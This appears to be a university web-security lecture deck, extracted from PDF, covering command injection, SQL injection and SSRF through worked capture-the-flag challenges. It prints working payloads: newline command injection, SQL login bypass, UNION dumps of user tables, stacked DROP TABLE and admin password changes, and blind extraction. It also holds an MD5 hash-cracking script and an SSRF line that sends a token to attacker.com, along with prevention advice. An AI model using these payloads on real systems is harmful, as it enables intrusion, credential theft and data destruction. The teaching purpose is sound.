 - acquire control of the server machine!

Moodle Command Injection (2018)

Evil Teacher: Code Injection in Moodle

11 min read — 12 Jun 2018 by Robin Peraglie

Moodle is a widely-used open-source e-Learning software with more than **127 million** users allowing teachers and students to digitally manage course activities and exchange learning material, often deployed by large universities. In this post we will examine the technical intrinsics of a **critical vulnerability** in the previous Moodle release detected by RIPS Code Analysis (CVE-2018-1133).



The screenshot shows a Moodle web interface with the following URL in the address bar:

```
http://localhost/question/question.php?method=append&pos=0&datasetid=100&wildcard=eval%28cat%29%27&submit=Update+Question
```

The page title is "Super Complex Math". The breadcrumb navigation shows: Dashboard / My courses / SCM / General / Math-Quiz / Question bank / Questions / Editing a Calculated question.

A modal dialog box is open with the heading "Edit the wildcards datasets ?" and the message: "Shared wild cards. The attacker can now append arbitrary commands to the address bar. No shared wild card in this category."

Details: <https://blog.riptech.com/2018/moodle-remote-code-execution/>

Preventing Code & Command Injection

- NEVER use function like eval that dynamically evaluate strings as code (validation is too error prone here)
- Avoid as much as possible functions that execute system commands and rewrite the code relying on them to use safer alternatives: several programs come with bindings for different languages.
- If you REALLY want to use functions that run system commands, remove / properly escape all special characters that break the syntax / have a special meaning for the target interpreter (e.g., ; # and so on in bash)
- Reduced privileges of web server
 - Use sandbox environment (e.g., chroot jail, SELinux, containers) to enforce boundary between web server and the OS

Training challenge #03

URL: <https://training03.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Damn it, that stupid smart cat litter is broken again. Now only the debug interface is available here and this stupid thing only permits one ping to be sent! I know my contract number is stored somewhere on that interface but I can't find it and this is the only available page! Please have a look and get this info for me!

Credits: [Insomni'Hack 2016](#)

Using BURP!

Smart Cat debugging interface

Ping destination:

Ping results:

```
PING google.it (142.250.184.67) 56(84) bytes of data.  
64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=15.7 ms
```

```
--- google.it ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.747/15.747/15.747/0.000 ms
```

Base64 newline
↑
google.it %0A find
↑ path or flag
↑ launch command without spaces
↑ google.it%0A cat< path

Analysis

- The application is running the ping command
- This is a standard shell utility
- If we insert some special characters (e.g., &&) then the application gives an error. Hence, there is some kind of input sanitization

What can go wrong?

Problems

- It is very hard to perform input sanitization!
- If this was made with custom code, there is a chance that the developer did not considered some corner cases.

Request

```
Pretty Raw Hex \n ⌂
1 POST /index.cgi HTTP/1.1
2 Host: 192.168.1.220
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.220
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.220/index.cgi
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14 dest=google.it%0afind
```

Response

```
Pretty Raw Hex Render \n ⌂
192.168.1.220 - - [19/Aug/2022:10:45:44 +0000] "POST /index.cgi HTTP/1.1" 200 122
22 --- google.it ping statistics ---
23 1 packets transmitted, 1 received, 0% packet loss, time 0ms
24 rtt min/avg/max/mdev = 18.880/18.880/18.880/0.000 ms
25 .
26 .
27 .
28 ./index.py
29 ./there
30 ./there/is
31 ./there/is/your
32 ./there/is/your/flag
33 ./there/is/your/flag/or/maybe
34 ./there/is/your/flag/or/maybe/not
35 ./there/is/your/flag/or/maybe/not/what
36 ./there/is/your/flag/or/maybe/not/what/do
37 ./there/is/your/flag/or/maybe/not/what/do/you
38 ./there/is/your/flag/or/maybe/not/what/do/you/think
39 ./there/is/your/flag/or/maybe/not/what/do/you/think/really
40 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please
41 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell
42 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me
43 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously
44 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though
45 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here
46 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is
47 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag
48 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag
49
```

INSPECTOR

Selection (16)

SELECTED TEXT

google.it%0afind

DECODED FROM: URL encoding

google.it\n find

Cancel Apply changes

Query Parameters (0)

Body Parameters (1)

Request Cookies (0)

Request Headers (12)

Response Headers (2)

google.it%0afind

where:

- **%0a** is the newline character
- **find** is standard shell utility

Request

Pretty Raw Hex \n ⌂

```

1 POST /index.cgi HTTP/1.1
2 Host: 192.168.1.220
3 Content-Length: 126
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.220
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/92.0.4515.107 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   image/avif,image/webp,image/apng,*/*;q=0.8,application/
   /signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.220/index.cgi
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 dest=
   google.it%0acat<there/is/your/flag/or/maybe/not/what/d
   o/you/think/really/please/tell/me/seriously/though/her
   e/is/the/flag

```

Response

Pretty Raw Hex Render \n ⌂

```

12 <h3>
13   Smart Cat debugging interface
14 </h3>
15
16 <form method="post" action="index.cgi">
17   <p>
18     Ping destination: <input type="text" name="dest"/>
19   </p>
20 </form>
21
22 <p>
23   Ping results:
24 </p>
25 <br/>
26 <pre>
27   PING google.it (142.250.184.67) 56(84) bytes of data.
28   64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=19.9 ms
29
30   --- google.it ping statistics ---
31   1 packets transmitted, 1 received, 0% packet loss, time 0ms
      round-trip min/avg/max/stddev = 19.9/19.9/19.9/0.000 ms
32
33 INS(warm_kitty_smelly_kitty_flush_flush)
34
35 </body>
36
37 </html>

```

INSPECTOR

Selection (46)

SELECTED TEXT

INS(warm_kitty_smelly_kitty_flush_flush)

Query Parameters (0)

Body Parameters (1)

Request Cookies (0)

Request Headers (12)

Response Headers (2)

google.it%0acat<there/is/your/flag/or
/maybe/not/what/do/you/think/reall
y/please/tell/me/seriously/though/he
re/is/the/flag

SQL Injection

What is SQL?

- SQL is the declarative language used for querying relational databases
- Relational databases build upon the concept of tables (consisting of multiple columns) where the user's data is stored

user	password	age
admin	1f4sdge!	37
mauro	mkfln34.	30
matteo	a4njDa!	42

Sample table users storing data of users registered on a website

On real websites you shouldn't store passwords in cleartext!

Basic SQL Syntax

- Fetch records from a table
- Add new records into a table
- Update existing records:
- Remove records from a table:
- Remove a table from the database

```
SELECT * FROM users  
WHERE user='admin' AND  
password='1f4sdge!';
```


```
INSERT INTO users VALUES ('karl',  
's3cr3t', 23);
```

```
UPDATE users SET age=age+1;
```

```
DELETE FROM users  
WHERE age<25;
```

```
DROP TABLE users;
```

SQL Injection in a Nutshell



Source: <https://portswigger.net/web-security/sql-injection>
OWASP > [A03:2021 - Injection](#) > [SQL injection](#)

' or 1=1 #

SQL Injection

- A **SQL injection** is yet another instance of an **input validation vulnerability** where untrusted user input is embedded into a query which is sent to the database
- It is a specific instance of a code injection vulnerability in the context of databases
- By providing a carefully crafted payload, an attacker can alter the intended effect of a query and:
 - get access to sensitive data
 - tamper the integrity of data in the database
 - perform destructive attacks (drop tables)



Source: danieldafoe.com

Basic SQL Injection - Login

```
<?php
$db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

$query = "SELECT * FROM users WHERE user = '" . $_POST["user"] .
" AND password = '" . $_POST["password"] . "'";

$stmt = $db->query($query);
$user = $stmt->fetch();

if ($user !== false) {
    // authenticate as the selected user
    start_session();
    $_SESSION["user"] = $user["user"];
} else {
    // login failure
}
?>
```

- This code implements the login functionality of a standard website
- The query checks if the provided username and password match an entry in the database

Legitimate Use Case

- ▶ The administrator authenticates with his credentials:
 - user: admin
 - password: 1f4sdge!

```
$query = "SELECT * FROM users WHERE user = "" .  
        $_POST["user"] . "" AND password = "" .  
        $_POST["password"] . """;
```



```
SELECT * FROM users WHERE user='admin'  
AND password='1f4sdge!'
```

Exploit - Login Without Password

- ▶ The attacker uses the following input

- user: admin' --
- password: whatever

```
$query = "SELECT * FROM users WHERE user = "" .  
$_POST["user"] . "" AND password = "" .  
$_POST["password"] . """;
```

SELECT * FROM users WHERE user='admin' -- ' AND password='whatever'

The attacker authenticates as
the administrator!

-- followed by a space starts an
inline comment, the part of the query
in gray is ignored!

Alternative exploit

- The attacker uses the following input

- user: admin
- password: ' OR password LIKE '%'

```
$query = "SELECT * FROM users WHERE user = "" .  
        $_POST["user"] . "" AND password = "" .  
        $_POST["password"] . """;
```



SELECT * FROM users WHERE user='admin' AND password=' OR password LIKE %';

The attacker authenticates as
the first user in the users table
(less control w.r.t. the previous payload)




% matches an arbitrary sequence of characters,
the condition is always satisfied

Stacking Queries

- If stacked queries are enabled in the DB configuration, the attacker can perform a variety of attacks harming the integrity of the database
- Adding a new user to the database:
 - `user'; INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1) -- -`



```
SELECT * FROM users WHERE user=''; INSERT INTO  
users (user, password, age) VALUES ('attacker',  
'mypwd', 1) -- -' AND password='whatever'
```



Stacking Queries

- ▶ Edit the password of the administrator:

- user: '**UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -**



```
SELECT * FROM users WHERE user="; UPDATE TABLE users  
SET password='newpwd' WHERE user='admin'-- -' AND password="
```


- ▶ Drop the users table from the database:

- user: '**DROP TABLE users -- -**



```
SELECT * FROM users WHERE user="; DROP TABLE  
users -- -' AND password=";
```

Little Bobby Tables



Source: <https://xkcd.com/327/>

SQL Injection - Second Part

```
<?php  
$db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);  
  
start_session();  
$query = "SELECT sender, content FROM messages WHERE  
    receiver = " . $_SESSION["user"] . " AND  
    content LIKE '%" . $_GET["search"] . "%'";  
  
$sth = $db->query($query);  
  
foreach ($sth as $row) {  
    echo "Sender: " . $row["sender"];  
    echo "Content: " . $row["content"];  
}  
?>
```

- ▶ This vulnerable snippet of code prints the messages of the authenticated user (using the code shown before) containing the string provided via the parameter search

Pulling Data From Other Tables

- Using the injection techniques seen so far, an attacker can dump the contents of the messages table
- Using the UNION keyword, the attacker can leak the content of other tables in the system, e.g., by providing the following search parameter:
 - UNION SELECT user, password FROM users ---

The two SELECT subqueries must return the same number of columns

```
$query = "SELECT sender, content FROM messages WHERE receiver='' . $_SESSION["user"] . '' AND content LIKE '%' . $_GET["search"] . "%";
```




```
SELECT sender, content FROM messages WHERE receiver='attacker' AND content LIKE '%' UNION SELECT user, password FROM users --- %'
```

Database Metadata

- When the source code of the application is not available and database errors are not displayed on the target website, how can we discover the **name of the tables / columns** in the database?
- We can use the SQL injection to leak the **database metadata**, which is stored in the **information_schema/sqlite_master** database!
 - information_schema.tables**: names of the tables in the various databases of the system
 - information_schema.columns**: names, types, etc. of the columns of the various tables
 - [SQLITE] **SELECT * FROM sqlite_master WHERE type='table';**

Second Order SQL Injection in a Nutshell



Source: <https://portswigger.net/web-security/sql-injection>

Second-Order SQL Injections

- ▶ Some applications validate inputs coming from the user, but not data coming from the database, which is considered more trusted
- ▶ In Second-Order SQL injections (also known as Stored SQL injections), the payload is first stored in the database and then used to perform the attack

Second-Order SQL Injection

- Suppose that the attacker registers using the following username:

```
'; UPDATE TABLE users SET password='newpwd' WHERE user='admin' -- -
```

- During the login procedure, the username (read from the database) is stored in `$_SESSION["user"]`, which is then used in the query below:

```
$query = "SELECT sender, content FROM messages WHERE  
receiver='' . $_SESSION["user"] . '' AND content LIKE '%" . $_GET["search"] . "%';
```



```
SELECT * FROM messages WHERE receiver = ''; UPDATE TABLE users SET  
password='newpwd' WHERE user='admin' -- -' AND content LIKE '%%'
```

Blind SQL Injection

Application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

UNION attacks are ineffective! What can we do instead?

Blind SQL Injection: conditional behavior

Suppose the query is:

```
SELECT id FROM users WHERE id = $_GET["id"]
```

and that there is **no way to show the result of the query**. However, **the application will react differently depending on the result**: e.g., if there is at least one row in the result, then it will show "OK" otherwise "KO!".

How can we exploit this behavior?

Blind SQL Injection: conditional behavior (2)

Assuming that we know: (1) table/column names, (2) a valid id, and (3) the admin username:

`xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'),
1, 1) > 'k`

If “OK” is shown, then we know that the password of the admin starts with a letter greater than k, otherwise smaller or equal than k. We can do a binary search to identify the exact letter, then move to the next character.

NOTE: to leak table/column names, we can exploit a similar technique but on the database metadata!

Blind SQL Injection: conditional error

Another trick is to conditional trigger a SQL error:

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1,  
1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
```

The final query generates a division by zero (1/0) when the condition that we want to test is false, otherwise it is valid ('a'='a').

Blind SQL Injection: time delay

Another trick is to introduce a delay when a desired condition is verified:

```
'; IF (SELECT COUNT.Username) FROM Users WHERE Username = 'Administrator' AND  
SUBSTRING>Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:10'--
```

The final query takes more than 10 seconds when the condition that we want to test is true.

SQL Injection cheat sheet

A non-exhaustive list of tricks to use in SQLi can be found at:

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

Other tricks:

- Check the number of columns for a table: e.g., test 4 columns
(SELECT 1, 2, 3, 4) = (SELECT * FROM 'Table_Name')
Fatal error when the table does not have 4 columns
- [SQLITE] Leak scheme of a table:
SELECT REPLACE(sql, X'0A', "") FROM sqlite_master WHERE type != 'meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' AND name ='Table_Name';

Preventing SQL Injections

- ▶ Use **prepared statements**: they allow to embed untrusted parameters in a query, while ensuring that its syntactical structure is preserved

```
<?php  
    $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);  
  
    $query = "SELECT * FROM users WHERE user = ? AND password = ?";  
  
    $sth = $db->prepare($query);  
    $sth->bindValue(1, $_POST["user"]);  
    $sth->bindValue(2, $_POST["password"]);  
    $sth->execute();  
    $user = $sth->fetch();  
    // ...  
?  
?
```

Preventing SQL Injection

- Rely on **whitelisting approaches** ONLY when prepared statements cannot be used (e.g., when the input is the name of the table to be used in FROM or ORDER BY)
 - e.g., allow only safe characters like letters, digits and underscore
- **Restrict access to sensitive tables** with database permissions (**defense-in-depth protection**)
 - However, this cannot be done when these tables are required to implement the functionalities of the web application

Training challenge #04

URL: <https://training04.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Collins Hackle is a notorious bad guy, and you've decided to take him down. You need something on him, anything, to send the police his way, and it seems he uses CrimeMail, a very specialized email service, to communicate with his associates. Let's see if you can hack your way in his account...

Hint:

hash = md5(password + salt)

and Collins Hackle has a password which can be found in an [english dictionary](#).

Credits: [INS'hAck 2018](#)

Page: /



CrimeMail v13.37

stylish email service for all your criminal needs

Username

Password

I am not trying to hack this

Sign in

© INSHACK 2017-2018. [Lost password?](#)

Page: /forgot.php



We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint,
enter your username:

Username

Search

© INSHACK 2017-2018. [Go back to sign-in](#)

Analysis

- The application is based on PHP
- There is likely a database of users
- A very common DB in PHP+Linux is MySQL
- There are two forms that take inputs from the users

What can go wrong?

Problems

- If we insert a ' in /forgot.php we get:

Database error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

- This is a strong indication that the user input is not sanitized correctly....

Dump INFORMATION_SCHEMA

Input: ' UNION SELECT

CONCAT(TABLE_NAME,":",COLUMN_NAME) FROM
INFORMATION_SCHEMA.COLUMNS#

The result:



Here is the requested hint for
this username:

```
array(611) {
    [0]=>
    array(1) {
        ["hint"]=>
        string(33) "CHARACTER_SE
    }
    [1]=>
    array(1) {
        ["hint"]=>
        string(35) "CHARACTER_SE
    }
}
```

```

}
[606]=>
array(1) {
    ["hint"]=>
    string(12) "users:userID"
}

[607]=>
array(1) {
    ["hint"]=>
    string(14) "users:username"
}

[608]=>
array(1) {
    ["hint"]=>
    string(15) "users:pass_salt"
}

[609]=>
array(1) {
    ["hint"]=>
    string(14) "users:pass_md5"
}

[610]=>
array(1) {
    ["hint"]=>
    string(10) "users:hint"
}
```

Dump the users table

Input: ' UNION SELECT

CONCAT(userid,":",username,":",pass_salt,":
",pass_md5) FROM users#

The result:

```
array(5) {
    [0]=>
    array(1) {
        ["hint"]=>
        (49) "1:p.escobar:Jdhy:c4598aadc36b55ba1a4f64f16e2b32f1"
    }
    [1]=>
    array(1) {
        ["hint"]=>
        (47) "2:g.dupuy:Kujh:0fd221fc1358c698ae5db16992703bcd"
    }
    [2]=>
    array(1) {
        ["hint"]=>
        (48) "3:a.capone:hTjl:23afc9d3a96e5c338f7ba7da4f8d59f8"
    }
    [3]=>
    array(1) {
        ["hint"]=>
        (48) "4:c.manson:YbEr:fe3437f0308c444f0b536841131f5274"
    }
    [4]=>
    array(1) {
        ["hint"]=>
        (48) "5:c.hackle:yhbG:f2b31b3a7a7c41093321d0c98c37f5ad"
    }
}
```

Cracking the password

We perform a bruteforce with a simple Python script:

```
#!/usr/bin/python
import hashlib

for passwd in open("rockyou.txt", "r"):
    if hashlib.md5(passwd.strip() + "yhbG").hexdigest() == "f2b31b3a7a7c41093321d0c98c37f5ad":
        print "[+] password for Collins Hackle is {}".format(passwd.strip())
        exit(0)

print "[+] Done"
```



CrimeMail v13.37

stylish email service for all your criminal
needs

c.hackle

.....

I am not trying to hack this

Sign in

© INSHACK 2017-2018. [Lost password?](#)



Welcome to CrimeMail! Here is the last received messages:

UNKNOWN SENDER says:

Meet me at

© INSHACK 2017-2018. [Go back to sign-in](#)

Server-Side Request Forgery (SSRF)

What is a Server-Side Request?

A server may need to perform some internal/external connections to serve the client request. For instance:

- the “ping service” example in the previous slides: DNS request, ICMP request
- authentication via, e.g., Single-Sign On (SSO): a request to the identify provider
- captcha verification: a request to validate the user response
- REST API:
 - the backend may use some external services
 - the backend may use some internal services

Server-side request forgery (SSRF) in a nutshell



Source: <https://portswigger.net/web-security/ssrf>
OWASP > [A10:2021 - Server-Side Request Forgery \(SSRF\)](#)

What is Server-Side Request Forgery (SSRF)?

When the request or some of its aspects can be manipulated by the user then an attacker may be able to forge an “unexpected” request:

- the end target (URI) of the request is under the control of the user:

FROM https://auth.service/ TO https://attacker.com [control the response]

FROM https://auth.service/ TO https://local.ip/ [map/access the internal network]

FROM https://auth.service/secret-token TO https://attacker.com/secret-token [data leak]

- the data sent are under the control of the user:

FROM https://social.com/newpost=AAA TO https://social.com/newpost=`cat /etc/passwd`

Other consequences of SSRF

- Some internal services may be sometimes accessible without any authentication when the request is coming from the internal network. Via SSRF, we may thus be able to freely access the service. Examples:
 - admin panels
 - databases
 - log handlers
 - infrastructure monitors
- Cloud providers may expose sensitive metadata through specific internal hosts. E.g., AWS exposes instance metadata at <http://169.254.169.254> which may leak sensitive information.

Blind SSRF

In some cases, the server will not provide any explicit feedback about the request: e.g., the response of the server-side request is not shown to the user and we are unable to perform external connections.

We can still perform nasty things with a **blind SSRF**:

- get a feedback by looking at the time required for the server-side request: e.g., the server-side request may take a different time depending on the internal host (invalid or not) and port (open or closed) that we are testing.
- blindly execute requests/actions in the internal lan

Preventing SSRF

- **whitelist approach**: requests are made only towards specific hosts. Hard to do when we want to allow connections even to unexpected hosts.
- **isolated host**: the host performing the request should be isolated from the rest of the network and should not have access to any sensitive data

Training challenge #05

URL: <https://training05.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

SSRF ME TO GET FLAG.

Hint:

flag is in ./flag.txt

Credits: [De1CTF 2019](#)

Page: /

```
#!/usr/bin/env python #encoding=utf-8 from flask import Flask from flask import request import socket import hashlib import urllib import sys import os import json reload(sys) sys.setdefaultencoding('latin1') app = Flask(__name__) secret_key = os.urandom(16) class Task: def __init__(self, action, param, sign, ip): self.action = action self.param = param self.sign = sign self.sandbox = md5(ip).hexdigest() if(not os.path.exists(self.sandbox)): #SandBox For Remote_Addr os.mkdir(self.sandbox) def Exec(self): result = {} result['code'] = 500 if (self.checkSign()): if "scan" in self.action: tmpfile = open("./%s/result.txt" % self.sandbox, 'w') resp = scan(self.param) if (resp == "Connection Timeout"): result['data'] = resp else: print resp tmpfile.write(resp) tmpfile.close() result['code'] = 200 if "read" in self.action: f = open("./%s/result.txt" % self.sandbox, 'r') result['code'] = 200 result['data'] = f.read() if result['code'] == 500: result['data'] = "Action Error" else: result['code'] = 500 result['msg'] = "Sign Error" return result def checkSign(self): if (getSign(self.action, self.param) == self.sign): return True else: return False #generate Sign For Action Scan. @app.route("/geneSign", methods=['GET', 'POST']) def geneSign(): param = urllib.unquote(request.args.get("param", "")) action = "scan" return getSign(action, param) @app.route('/De1ta',methods=['GET','POST']) def challenge(): action = urllib.unquote(request.cookies.get("action")) param = urllib.unquote(request.args.get("param", "")) sign = urllib.unquote(request.cookies.get("sign")) ip = request.remote_addr if(waf(param)): return "No Hacker!!!!" task = Task(action, param, sign, ip) return json.dumps(task.Exec()) @app.route('/') def index(): return open("code.txt","r").read() def scan(param): socket.setdefaulttimeout(1) try: return urllib.urlopen(param).read()[:50] except: return "Connection Timeout" def getSign(action, param): return hashlib.md5(secret_key + param + action).hexdigest() def md5(content): return hashlib.md5(content).hexdigest() def waf(param): check=param.strip().lower() if check.startswith("gopher") or check.startswith("file"): return True else: return False if __name__ == '__main__': app.debug = False app.run(host='0.0.0.0',port=80)
```

we get the source code of the web app.... let us analyze it

Analysis

- The application is based on Python Flask
- It will perform a server-side request if we visit **/De1ta**
- the URL to visit is passed as GET parameter
- however, it expect a signature inside a cookie
- also, a cookie specifies the action:
 - **scan**: perform the request and save the result into a file
 - **read**: read the result of the request
- to get this signature, we have to interact with **/geneSign** which will only sign the action **scan**. Moreover, it will not sign URL with “file” or “gopher”

What can go wrong?

Problems

- In Python2, `urllib.urlopen("./file.txt")` will give us the content of a local file... without the need to use `file://` as a prefix
- The application is doing a weak check on the `action`:

```
if "scan" in self.action: # this should be "=="!
```

[...]

```
if "read" in self.action: # this should be "=="!
```

[...]

We need to perform two requests:

1. <https://training05.webhack.it/geneSign?param=flag.txtread>

and we get the signature for "flag.txtread" + "scan", which is the same as "flag.txt" + "read" + "scan"

2. <https://training05.webhack.it/De1ta?param=flag.txt>

we have to set the cookies:

- o action=readscan
- o sign=<value from previous request>

[[credits](#)]

License

<https://creativecommons.org/licenses/by-nc-sa/2.0/>



Web Security: Part II

Emilio Coppa

coppa@diag.uniroma1.it

Sapienza University of Rome

Credits

These slides are based on teaching material originally created by:

- Marco Squarcina (marco.squarcina@tuwien.ac.at), S&P Group, TU WIEN
- Mauro Tempesta (mauro.tempesta@tuwien.ac.at), S&P Group, TU WIEN
- Fabrizio D'Amore (damore@diaq.uniroma1.it), Sapienza University of Rome

OS vs. Browser Analogies

Operating System

- **Primitives**
 - System calls
 - Processes
 - Disk
- **Principals: Users**
 - Discretionary access control
- **Vulnerabilities**
 - Buffer overflows
 - ...

